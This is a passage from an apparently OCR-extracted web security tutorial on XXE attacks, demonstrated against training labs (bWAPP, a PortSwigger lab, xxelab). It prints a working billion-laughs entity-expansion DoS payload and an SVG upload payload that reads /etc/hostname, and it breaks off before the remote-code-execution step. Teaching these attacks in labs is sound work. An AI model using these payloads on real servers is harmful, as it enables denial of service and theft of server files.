
In this, we see that at **1** we have declared the entity named "***ignite"*** and then calling ignite in several other entities thus forming a chain of callbacks which will overload the server. At 2, we called entity &ignite9; We chose ignite9 instead of ignite because ignite9 calls ignite8 several times, and each time ignite8 is called, it initiates ignite7, and so on. Thus, the request will take an exponential amount of time to execute and as a result, the website will be down.

Above command results in DoS attack and the output that we got is:



```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefo
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 193
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863

<?xml version="1.0" encoding="utf-8"?>
  <!DOCTYPE reset [
  <!ENTITY ignite "DoS">
  <!ENTITY ignite1 "&ignite;&ignite;&ignite;&ignite;&ignite;&ignite;&ignit
  <!ENTITY ignite2 "&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;&ignite1;
  <!ENTITY ignite3 "&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;&ignite2;
  <!ENTITY ignite4 "&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;&ignite3;
  <!ENTITY ignite5 "&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;&ignite4;
  <!ENTITY ignite6 "&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;&ignite5;
  <!ENTITY ignite7 "&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;&ignite6;
  <!ENTITY ignite8 "&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;&ignite7;
  <!ENTITY ignite9 "&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;&ignite8;
  ]>

  <reset>
    <login>
      &ignite9;
    </login>
    <secret>
      Any bugs?
    </secret>
  </reset>
```

Now, after entering the XML command, we will not see any output in the response field and also bee box is not accessible, and it will be down.



The connection has timed out

The server at 192.168.1.15 is taking too long to respond.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.


## XXE Using File Upload

XXE can be performed using the file upload method. We will be demonstrating this using Port Swigger lab **"Exploiting XXE via Image Upload".** The payload that we will be using is:

```
<?XML version="1.0" standalone="yes"?>
<!DOCTYPE reset [
<!ENTITY xxe SYSTEM "file:///etc/hostname"> ] >
<svg width="500px" height="500px" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
<text font-size="40" x="0" y="100">&xxe;</text>
</svg>
```

**Understanding the payload:**We will create an SVG file as only the upload area accepts image files. The basic syntax of the SVG file is provided above, and we have added a text field in that.

We will be saving the above code as **"payload.svg".** Now on portswigger, we will go on a post and comment and then we will add the made payload in the avatar field.


Leave a comment

Comment:

ignite technologies

Name:

ignite

Avatar:

payload.svg


Email:

ignite@1.com

Website:

https://ignite.xyz

Now we will be posting the comment by pressing Post Comment button. After this, we will visit the post on which we posted our comment, and we will see our comment in the comments section.



Comments

Bud Vizer | 27 October 2020

I tried to read this blog going through the car wash. I could barely read for all the soap in my eyes!

Carl Bondioxide | 11 November 2020

Well this is all well and good but do you know a website for chocolate cake recipes?

Jock Sonyou | 14 November 2020

I've read all of your blogs as I've been sick in bed. I've run out of blogs but I'm still ill. Can you hurry up and write more.


Ben Eleven | 16 November 2020

My wife said she's leave me if I commented on another blog. I'll let you know if she keeps her promise!

ignite | 18 November 2020


ignite technologies

Let's check its page source in order to find the comment that we posted. You will find somewhat similar to what I got below




```
<section class="comment">
    <p>
    <img src="/post/comment/avatars?filename=1.png" class="avatar">
    </p>
    <p>ignite technologies</p>
    <p></p>
</section>
```


We will be clicking on the above link and we will get the flag in a new window as follows:




```
36aa4f6e2827
```

This can be verified by submitting the flag and we will get the success message.


WebSecurity Academy
Exploiting XXE via image file upload
Back to lab home
Submit solution
Back to lab description »




Web Security Academy
Exploiting XXE via image file upload
Back to lab description »
Congratulations, you solved the lab!


**Understanding the whole concept:** So, when we uploaded the payload in the avatar field and filled all other fields too, the system showed our comment in the post. Upon examining the source file, we found the path where we uploaded our file. We are interested in that field as our XXE payload was inside that SVG file and it will be containing the information that we wanted, in this case, we wanted"***/etc/domain".*** After clicking on that link, we were able to see the information.

## XXE to Remote code Execution

Remote code execution is a very server web application vulnerability. In this an attacker is able to inject its malicious code on the server in order to gain crucial information. To demonstrate this attack I have used XXE LAB. We will follow below steps to download this lab and to run this on our Linux machine:


```
git clone https://github.com/jbarone/xxelab.git
cd xxelab
vagrant up
```

In our terminal we will get somewhat similar output as following:



```
naman@kali:~/Desktop/xxeTest$ git clone https://github.com/jbarone/xxelab.git
Cloning into 'xxelab'...
remote: Enumerating objects: 4, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (3/3), done.
remote: Total 24 (delta 0), reused 2 (delta 0), pack-reused 20
Unpacking objects: 100% (24/24), 51.44 KiB | 239.00 KiB/s, done.
naman@kali:~/Desktop/xxeTest$ cd xxelab/
naman@kali:~/Desktop/xxeTest/xxelab$ vagrant up
```

Now once it's ready to be use we will open the browser and type: **http://192.168.33.10/** and we will see the site looks like this:


192.168.33.10

WIDGETS Incorporated

Stay in touch, and keep up with the latest.

Create an Account

Name


Phone Number

Email

Password


[✓] I agree to the Terms and Conditions and Privacy Policy

We will be entering our details and intercepting the request using Burp Suite. In Burp Suite we will see the request as below:



```
POST /process.php HTTP/1.1
Host: 192.168.33.10
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 149
Origin: http://192.168.33.10
Connection: close
Referer: http://192.168.33.10/

<?xml version="1.0" encoding="UTF-8"?>
  <root>
    <name>
      ignite
    </name>
    <tel>
      123456789
    </tel>
    <email>
      123@gmail.com
    </email>
    <password>
      qwerty1234
    </password>
  </root>
```

